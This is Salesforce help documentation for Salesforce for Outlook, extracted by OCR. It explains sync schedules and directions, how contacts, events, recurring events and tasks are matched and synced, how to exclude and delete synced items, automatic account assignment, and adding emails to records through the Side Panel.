Before you download and install Salesforce for Outlook, make sure your Outlook folders include the items you want to sync. If you're syncing from Outlook to Salesforce, moving a record out of a synced Outlook folder deletes that record in Salesforce. If you're syncing from Salesforce to Outlook, removing a record from Salesforce deletes that record in Outlook.

Learning about Sync Schedules

Salesforce for Outlook syncs your items based on your system activity. Events and tasks sync automatically every ten minutes; contacts sync automatically every hour. If, however, Salesforce for Outlook detects keyboard or mouse inactivity for 30 minutes, the sync frequency for events and tasks changes to 30 minutes. After two hours of inactivity, the frequency for all updates changes to hourly, and after four hours, the frequency changes to every four hours.

You can, of course, sync manually whenever you'd like. Just right-click the system tray icon (), and then click **Sync** > **Sync Now**.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.

  If you have synced items in Outlook that you later mark as Private, those items remain in Salesforce. The corresponding Salesforce items, however, will no longer receive updates if you modify the ones in Outlook.

- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

Syncing Contacts with Salesforce for Outlook

Syncing Events with Salesforce for Outlook

Syncing Recurring Events with Salesforce for Outlook Overview

Syncing Tasks with Salesforce for Outlook

Keep Microsoft® Outlook® and Salesforce tasks in sync.

Automatic Account Assignments for Synced Contacts

Manage How Microsoft® Outlook® Items Sync with Salesforce

Manage your contacts, events, and tasks using Outlook categories to get your Outlook items to sync with Salesforce the way you want—by either selecting the items you'd like to sync, or syncing all your items, and selecting the items you'd like to prevent from syncing.

Choose Which Microsoft® Outlook® Items Sync with Salesforce

If you're set up to sync your Outlook contacts, events, and tasks to Salesforce using the `Sync Only the Outlook Items I Select` option in Salesforce for Outlook, you'll need to select which Outlook items you want to sync.

Prevent Which Microsoft® Outlook® Items Sync with Salesforce

If you're set up to sync your Outlook contacts, events, and tasks to Salesforce using the `Sync All Outlook Items` option in Salesforce for Outlook, you can still control which items you don't want to sync.

SEE ALSO:

Syncing Contacts with Salesforce for Outlook

Syncing Events with Salesforce for Outlook

Syncing Tasks with Salesforce for Outlook

My Unresolved Items

Syncing Contacts with Salesforce for Outlook

You can keep your important Outlook and Salesforce contacts in sync using Salesforce for Outlook. When contacts initially sync, Salesforce for Outlook checks to see whether a contact with the same email address exists in both Outlook and Salesforce. If a matching email address exists, the two contacts are synced. If it doesn't exist, Salesforce for Outlook checks to see whether a contact with the same first name, last name, and company name exists. If it doesn't exist, a new contact is created and the two are synced.

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. You can set up Salesforce for Outlook to sync in the following ways, depending on whether your administrator allows you to change sync directions.

- *`Salesforce to Outlook`*
- *`Sync both ways`*

Salesforce for Outlook lets you sync up to 5,000 contacts, and isn't case-sensitive when matching contacts.

This diagram shows how contacts sync.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sync contacts from Salesforce to Outlook:

- "Read" on contacts

  AND


  Contact sync direction set to *`Salesforce to Outlook`*

To sync contacts both ways:

- "Read" and "Edit" on contacts, and "Read" on accounts

  AND

  Contact sync direction set to *`Sync both ways`*



Syncing Contacts from Salesforce to Outlook

If	Then
A contact already exists in Outlook	The Salesforce contact replaces the Outlook contact and the two are synced.
A contact doesn't yet exist in Outlook	Salesforce for Outlook syncs the Salesforce contact, which creates the contact in Outlook.
You delete a contact in Outlook	Salesforce for Outlook won't sync the Salesforce contact again.
Multiple matching contacts exist in Outlook	Salesforce for Outlook selects one of them and syncs it.
You update a contact in Salesforce	The Salesforce contact overwrites the Outlook contact.

If	Then
You update a contact in Outlook	The updates remain in the Outlook contact, but won't sync to Salesforce. The next time updates are made to the Salesforce counterpart, the Salesforce counterpart overwrites the Outlook contact.
You delete a Salesforce contact	The Outlook counterpart is also deleted. If the Outlook contact is deleted and the Salesforce contact is updated, the contact is recreated in Outlook.

Syncing Contacts Both Ways Between Salesforce and Outlook

If	Then
A contact exists on one side only	The contact is automatically created on the other side and the two are synced.
A matching contact exists	One contact record replaces the other one, and the records are synced. If your Outlook configuration specifies that Outlook contacts win, the Outlook version replaces the Salesforce version, and vice versa if Salesforce is set to win. Any change to either record is automatically reflected in the other. If records conflict, the conflict behavior setting determines which record wins.
Multiple matching Salesforce contacts exist	As long as there's only one version of the Outlook contact and that contact has an email address, we sync the Outlook contact with aSalesforce contact based on your matching preference, such as the contact that was most recently updated.
You update a contact	Both contacts are updated with the latest changes. If records conflict, the conflict behavior setting determines which record wins.
You delete a Salesforce contact and update an Outlook contact	The Outlook counterpart is deleted if Salesforce is set to win, and the contact is recreated in Salesforce if Outlook is set to win.
You delete an Outlook contact and update a Salesforce contact	The Salesforce counterpart is deleted if Outlook is set to win, and the contact is recreated in Outlook if Salesforce is set to win.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.

  If you have synced items in Outlook that you later mark as Private, those items remain in Salesforce. The corresponding Salesforce items, however, will no longer receive updates if you modify the ones in Outlook.

- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

SEE ALSO:

Syncing Between Microsoft® Outlook® and Salesforce Overview

Resolving Your Synced Contacts

Syncing Events with Salesforce for Outlook

You can keep your Outlook and Salesforce events in sync using Salesforce for Outlook. After an event is in Salesforce, you can assign it to related records, like contacts, accounts, opportunities, and so on. Syncing events also lets you maintain an accurate view of your availability when you create events and request meetings from your Salesforce calendar.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sync events from Outlook to Salesforce
- "Read" and "Edit" on events, and event sync direction set to *Outlook to Salesforce*

To sync events from Salesforce to Outlook:
- "Read" and "Edit" on events, and event sync direction set to *Salesforce to Outlook*

To sync events both ways:
- "Read" and Edit" on events, and event sync direction set to *Sync both ways*

To sync multiday events:
- "Enable Multiday Events" on activities

Which Events Sync

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. The event filters in your configuration determine which events sync. The possible filters are:

- *TODAY*—Syncs events that end on or after today. The start time is 12:00 a.m.
- *LAST MONTH*—Syncs events that ended on or after the first day of last month.
- *LAST N DAYS*—Syncs events that ended on or after a specified number of days ago, such as *LAST 30 DAYS*.

Event updates stop syncing once the event falls outside of the range you're configured to sync.

The following items don't sync: all-day events beginning on the first day you're configured to sync, and event attendees. Multiday events sync as single events in either direction. Recurring event patterns must match exactly. Salesforce for Outlook syncs events based on their end dates rather than their start dates. For example, if you're syncing current and future events only, a two-day event that started yesterday still syncs.

How We Match Events

When events first sync, we either link them with existing events that have the same subject and time or create new events if nothing matches.

How You Assign Events to Salesforce records

After an event is added to Salesforce, you can assign it to other records using the My Unresolved Items page or the `Related To` and `Name` fields on the event record. The event is added to the associated record's Activity History or Open Activities related list. You can't save changes if your events have a required custom field or an activity custom field becomes required after items are added to your unresolved events list.

Who Sees Synced Events in Salesforce

Events that aren't marked as private are visible Salesforce to you, those above you in your role hierarchy, and anyone who has access to the records they're associated with. You can also grant access to view your calendar to other users, personal and public groups, roles, or roles and subordinates.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.

  If you have synced items in Outlook that you later mark as Private, those items remain in Salesforce. The corresponding Salesforce items, however, will no longer receive updates if you modify the ones in Outlook.

- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

SEE ALSO:

Syncing Between Microsoft® Outlook® and Salesforce Overview

Resolving Your Synced Events

Syncing Recurring Events with Salesforce for Outlook Overview

Syncing Recurring Events with Salesforce for Outlook Overview

If your organization is set up to sync recurring events, you can keep them synced between Outlook and Salesforce using Salesforce for Outlook. You can sync recurrences with the following patterns.

- Daily
- Weekly
- Monthly
- Yearly

After you sync recurring events to Salesforce, you can assign the recurrences to related records, such as contacts, accounts, opportunities, and so on. Syncing recurring events also helps you maintain an accurate view of your availability when you create events and request meetings from your Salesforce calendar.

Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.

Understanding Differences Between Outlook and Salesforce

Recurring events work differently between Outlook and Salesforce.

For	You should know that
Ranges of occurrences	If your recurrences include more than 100 occurrences, Salesforce for Outlook creates the series with 100 occurrences in Salesforce. After the dates of occurrences pass, Salesforce for Outlook then automatically adds another group of occurrences, bringing the total future occurrences up to 100 again. The schedule on which Salesforce adds these groups depends on the number of occurrences that passed and when you last synced, as well as whether you changed any existing occurrences.

EDITIONS

Available for set up from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To sync recurring events between Outlook and Salesforce:

- "Recurring Events"

  In addition, "Read" and "Edit" on events, and event sync direction set to any of the following directions.

  `Outlook to Salesforce`,

  `Salesforce to Outlook`, or

  `Sync both ways`

For	You should know that
Monthly occurrences	Salesforce for Outlook doesn't support the Outlook recurrence pattern option **weekend day**.
Yearly occurrences	Salesforce for Outlook lets you set up events that recur every year. If you enter a number other than `1` for the **Recur every** option in Outlook recurrence patterns, Salesforce for Outlook won't sync the recurring series. This mean that you can set up yearly recurrences, but not recurrences for every other year or every three years. In addition, Salesforce for Outlook doesn't support the Outlook recurrence pattern option **weekend day**.
Events lasting longer than 24 hours	Salesforce doesn't support recurring events lasting longer than 24 hours.

Modifying Recurring Series

You can modify recurring series, but it's good to know what to avoid, so that you won't lose any details for occurrences that you've individually modified.

If you modify	You should know that
Recurring series in Outlook	Those changes won't propagate to individually modified occurrences in Salesforce. For example, you modify the appointment time of an occurrence, and then later modify the appointment time for the entire series. The appointment time modification for the series won't propagate to the one modified occurrence. Critical changes include modifications to: • Appointment times • Recurrence patterns • Ranges of occurrences If you make critical changes to recurring series, individually modified occurrences lose their modifications.
Start dates for recurring series in Outlook	Salesforce doesn't support modifications to start dates that already occurred.
End dates for recurring series in Salesforce	This is a critical change in Outlook, and will clear any modifications you make to individual occurrences within the series. Those modifications won't propagate to Outlook. You can, however, modify end dates in Outlook, but that type of critical change will clear all modifications you've made to individual occurrences—in both Outlook and Salesforce.
Individual occurrences	• You may lose those changes if you make critical changes to the recurring series. • If you delete an occurrence, and then move the following occurrence into its place, Salesforce for Outlook doesn't update Salesforce correctly. Instead, the occurrence you deleted in Outlook remains in Salesforce along with the occurrence you moved into its place. For example, you change your recurring event in Outlook. You delete the October 4th occurrence, and move the October 5th occurrence into its place. In Salesforce, you'll see two occurrences on October 4th: the one you deleted, and the one you moved into its place. For October 5th, you'll have no occurrences.

If you modify	You should know that
	• Outlook modifications propagate to occurrences in Salesforce, regardless of whether the ones in Salesforce include critical modifications. Deleted occurrences in Salesforce, however, remain deleted, and aren't replaced with individually modified occurrences from Outlook.

SEE ALSO:

Syncing Between Microsoft® Outlook® and Salesforce Overview

Resolving Your Synced Events

Syncing Events with Salesforce for Outlook

Syncing Tasks with Salesforce for Outlook

Keep Microsoft® Outlook® and Salesforce tasks in sync.

After a task is in Salesforce, you can assign it to related records, like contacts, accounts, and opportunities.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sync tasks from Outlook to Salesforce:

- "Read" and "Edit" on tasks, and task sync direction set to *Outlook to Salesforce*

To sync tasks from Salesforce to Outlook:

- "Read" and "Edit" on tasks, and task sync direction set to *Salesforce to Outlook*

To sync tasks both ways:

- "Read" and Edit" on tasks, and task sync direction set to *Sync both ways*

Which Tasks Sync

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. The task filters in your configuration determine which tasks sync. The possible filters are:

- *TODAY*—Syncs tasks that are due on or after today. The start time is 12:00 a.m.
- *LAST MONTH*—Syncs tasks that were due on or after the first day of last month.
- *LAST N DAYS*—Syncs tasks that were due on or after a specified number of days ago, such as *LAST 30 DAYS*.

Salesforce for Outlook doesn't sync every kind of task. These kinds of tasks sync until they fall outside of the date range set in your task filter:

- Recurring Salesforce tasks to Outlook
- Completed tasks, if marked as completed after Salesforce for Outlook syncs
- Deferred tasks
- In progress tasks
- Not started tasks
- Repeating tasks, which you create in Salesforce
- Tasks flagged for follow-up
- Waiting on someone else tasks

Which Tasks Don't Sync

- Recurring Outlook tasks to Salesforce
- Completed tasks, if marked as completed before Salesforce for Outlook syncs
- Emails or contacts added to your to-do list when you flag items for follow-up (because Outlook doesn't consider these items to be tasks)

How We Match Tasks

When tasks first sync, we link them with existing tasks that have the same subject and due date. If you don't assign due dates to tasks, we link them using the same subject only.

How You Assign Tasks to Salesforce Records

After a task is added to Salesforce, you can assign it to other records using the My Unresolved Items page or the `Related To` and `Name` fields on the task record. The task is added to the associated record's Activity History or Open Activities related list. You can't save changes if your tasks have a required custom field or an activity custom field becomes required after items are added to your unresolved tasks list.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.

  If you have synced items in Outlook that you later mark as Private, those items remain in Salesforce. The corresponding Salesforce items, however, will no longer receive updates if you modify the ones in Outlook.

- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

SEE ALSO:

Syncing Between Microsoft® Outlook® and Salesforce Overview

Resolving Your Synced Outlook Tasks

Automatic Account Assignments for Synced Contacts

After syncing contacts from Outlook, Salesforce for Outlook tries to automatically assign them to accounts, as shown in this diagram.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To assign accounts:


- "Read" on accounts and "Edit" on contacts

To create new accounts:

- "Create" on accounts and "Edit" on contacts

  AND

  "Show Quick Create"



This table describes the account assignment process.

If	Then
A contact's company matches a single Salesforce account	The contact is assigned to that account.
A contact's company matches many Salesforce accounts or none	The contact is sent to My Unresolved Items in Salesforce, which you can access from the Contact home page or the Salesforce for Outlook system tray application. You can use this list to manually assign contacts to existing accounts, create new accounts, or confirm that contacts are private.
A contact doesn't have a company name	The contact is treated as a private contact and is not sent to My Unresolved Items.
A contact's company changes in Outlook	If a matching account is found in Salesforce, the contact is assigned to that account. Otherwise, the contact is sent to My Unresolved Items to be resolved.

If	Then
An unresolved contact is deleted in Outlook	The contact is removed from My Unresolved Items the next time you open the list.
An unresolved contact is changed in Outlook	The contact record is updated in My Unresolved Items. If the contact's company changes, Salesforce checks to see if that information matches any existing accounts and assigns it to an account if it finds a match.

SEE ALSO:

- Syncing Contacts with Salesforce for Outlook
- Resolving Your Synced Contacts
- Manage Your Salesforce for Outlook Configuration

Manage How Microsoft® Outlook® Items Sync with Salesforce

Manage your contacts, events, and tasks using Outlook categories to get your Outlook items to sync with Salesforce the way you want—by either selecting the items you'd like to sync, or syncing all your items, and selecting the items you'd like to prevent from syncing.

View your sync settings from the Windows® system tray, and then manage how you'll sync your Outlook items with Salesforce.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

1. Right click the Salesforce for Outlook icon ( ) in the system tray.



2. Click **Settings**, and then click **Next**.
3. See whether you're set up to sync items with the `Sync Only the Outlook Items I Select` option or the `Sync All Outlook Items` option.
   - If you're set up to sync with the `Sync Only the Outlook Items I Select` option, Salesforce for Outlook syncs only the Outlook items you choose. You'll assign the category `Sync with Salesforce` to the items you want to sync on page 1697.
   - If you're set up to sync with the `Sync All Outlook Items` option, Salesforce for Outlook syncs all your Outlook items. You'll assign the category `Don't Sync with Salesforce` to the items you want to prevent from syncing on page 1697.
4. Click **Cancel**.

Choose Which Microsoft® Outlook® Items Sync with Salesforce

If you're set up to sync your Outlook contacts, events, and tasks to Salesforce using the `Sync Only the Outlook Items I Select` option in Salesforce for Outlook, you'll need to select which Outlook items you want to sync.

1. In Outlook, select the contacts, events, and tasks you want to sync.
2. On the Outlook ribbon, click **Categorize**.
3. Select the category `Sync with Salesforce`.
   The items you categorized will start syncing during the next sync cycle.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Prevent Which Microsoft® Outlook® Items Sync with Salesforce

If you're set up to sync your Outlook contacts, events, and tasks to Salesforce using the `Sync All Outlook Items` option in Salesforce for Outlook, you can still control which items you don't want to sync.

1. In Outlook, select the contacts, events, and tasks you want to prevent from syncing.
2. On the Outlook ribbon, click **Categorize**.
3. Select the category `Don't Sync with Salesforce`.
   The items you categorized will stop syncing after the next sync cycle.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Delete Items Syncing with Salesforce for Outlook

Remove an item syncing with Salesforce for Outlook from both Salesforce and Outlook by deleting the item in one system only. Take care to give special treatment to recurring tasks and recently-updated items you want to delete.

First, check the sync direction for the contact, event, or task you want to delete. Next, delete the item from the system in which the item is set to flow from. If your items are set to sync in both directions, you can delete items from either system.

As a result, Salesforce for Outlook automatically removes the corresponding item in the other system.

Note: Recurring tasks only sync from Salesforce, so there's no need to check the sync direction before deleting those items: always delete recurring tasks in Salesforce.

1. From your personal settings, enter *`Salesforce for Outlook`* in the `Quick Find` box, then click **View My Configuration**.
2. Review the sync direction setting for the contact, event, or (non-recurring) task that you want to delete.
3. Delete the item in the system from which sync is flowing.
   For example, if you want to delete a contact, and your contacts are set to sync from Outlook to Salesforce, delete the contact in Outlook.
   The item you deleted is removed from both systems during the next sync cycle.

If the item was not removed from both systems, you—or another sales rep—may have updated that record within the same sync cycle and Salesforce for Outlook gave preference to the update over the delete. This behavior happens as a result of `Conflict Behavior` set in someone's Salesforce for Outlook configuration, which would have let the update in one system "win" over the delete in the other. In this case, delete the record again to remove it from both systems. Or maybe check with your coworker first, who obviously cares about that item!

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To delete items syncing between Salesforce and Outlook

- "Delete" on all objects that users want to delete

View and Work with Salesforce Records from Microsoft® Outlook®

USER PERMISSIONS	
To display the Salesforce Side Panel in Outlook:	"Side Panel" in your Outlook configuration
To add Outlook emails (including attachments), events, and tasks to Salesforce records:	"Add Email" in your Outlook configuration AND "Enable" on `Email to Salesforce`
To add specific email attachments to Salesforce:	"Allow users to select attachments" in your Outlook configuration
To add emails (including attachments), events, and tasks to multiple contacts:	"Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings
To add emails to multiple Salesforce records that accept tasks:	Contact Salesforce Customer Support

EDITIONS
This feature available to manage from: both Salesforce Classic and Lightning Experience
Available in all editions

Use Salesforce for Outlook to get insight into Salesforce contacts and leads related to your important Outlook emails—directly in Outlook. The Salesforce Side Panel displays Salesforce records to which you can add Outlook emails, events, and tasks.


Watch a Demo: Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook®

When you select an email from the Inbox or an event from the Calendar in Outlook, the Salesforce Side Panel displays related Salesforce contact and lead details directly in Outlook. After your administrator enables the side panel in your Outlook configuration, the side panel displays up to 10 contacts and leads from your email's or event's `From`, `To`, and `Cc` fields.

In addition, the Salesforce Side Panel:

- Displays as many as four activities, opportunities, and cases related to the contacts and leads that appear in the side panel.
- Lets you add Outlook emails and their attachments to multiple Salesforce records.
- Lets you add Outlook events and tasks to multiple contacts and to one other record with which you can relate tasks, such as an account, a case, or even a custom object record.
- Discovers duplicate contacts or leads. You choose the most appropriate ones to display in the side panel.
- Lets you create Salesforce records directly from the side panel.
- Includes a Search feature to find additional Salesforce records.
- Includes links to view full record details directly in Salesforce.

Here's how you'll use the side panel.



1. Select an email or event in Outlook.
2. Review the Salesforce content that appears in the side panel, which displays contacts and leads based on the order they appear in your email's or event's `From`, `To`, and `Cc` fields. For each contact and lead, it's easy to view related activities, opportunities, and cases. If you want to view full record details, just click on a record's link to open it directly in Salesforce.

   To add your email or event to the Salesforce records of your choice, click or next to those records. Email attachments are included automatically when you add an email to Salesforce, unless your organization has enabled the feature that allows you to select specific email attachments. In that case, you'll see next to the individual attachments in your side panel. Click the icon to add those attachments to Salesforce.

   If you have the Social Accounts and Contacts feature enabled in Salesforce, the side panel displays either Facebook® or Twitter™ profile photos—whichever ones you chose to show in Salesforce for those contacts and leads.
3. Select the other contacts and leads related to your email to view their details, along with related activities, cases, and opportunities.
4. Quickly see the Salesforce records to which you've added emails or events. If you'd like to create a new account, case, contact, lead, opportunity, or a custom object record related to your email, click . If you don't see records you're looking for, click to find other records, and then add emails, events, or tasks from the Outlook tasks list to them. There's even a collapse feature ( ) to hide the side panel.

Add Microsoft® Outlook® Emails to Salesforce Records

Keep track of important Outlook emails related to Salesforce records from the Salesforce Side Panel.

Remove Microsoft® Outlook® Emails from Salesforce Records

You can remove Microsoft Outlook emails from your Salesforce records with the Side Panel for Salesforce for Outlook.

Add Microsoft® Outlook® Events to Salesforce Records

Add Outlook events to Salesforce records by using the Salesforce Side Panel. The event is added to the Salesforce record as an activity, which you can see on the record's Activity History or Open Activities related lists.

Add Microsoft® Outlook® Tasks to Salesforce Records

You can add Outlook tasks to multiple Salesforce contacts and to one other record that accepts tasks, like an account, a lead, or an opportunity. The task is added to the Salesforce record as an activity, which you can see on the record's Activity History or Open Activities related lists.

Create Records Directly from the Salesforce Side Panel

Quickly create different kinds of records directly from the side panel in Microsoft® Outlook®.

Searching for Salesforce Records in Microsoft® Outlook®

SEE ALSO:

Add Microsoft® Outlook® Emails to Salesforce Records

Create Records Directly from the Salesforce Side Panel

Searching for Salesforce Records in Microsoft® Outlook®

Add Microsoft® Outlook® Emails to Salesforce Records

USER PERMISSIONS	
To display the Salesforce Side Panel in Outlook:	"Side Panel" in your Outlook configuration
To add Outlook emails (including attachments) to Salesforce records:	"Add Email" in your Outlook configuration AND Enable Email to Salesforce from Salesforce Setup
To add specific email attachments to Salesforce:	"Allow users to select attachments" in your Outlook configuration
To add emails (including attachments), events, and tasks to multiple contacts:	"Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings
To add emails to multiple Salesforce records that accept tasks:	Contact Salesforce Customer Support

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Keep track of important Outlook emails related to Salesforce records from the Salesforce Side Panel.

Complete this procedure using the Salesforce Side Panel, a feature that's available in Salesforce for Outlook. You can learn about the side panel in View and Work with Salesforce Records from Microsoft® Outlook®.


1. Make sure you've set up My Email to Salesforce. From your personal settings, enter `My Email to Salesforce` in the `Quick Find` box, then select **My Email to Salesforce**.
2. In Outlook, either:
   - Select an email from your Inbox.
   - Create a new email.

   You can add an Outlook email and its attachments to multiple Salesforce records.
3. In the side panel, click  for the contact, account, case, opportunity, or lead to which you want to add the email. The side panel confirms the Salesforce records to which you added your email.



If you're sending a new email, we add it to the Salesforce records after you click **Send**.

4. You add attachments differently depending on how you're set up to use the side panel.
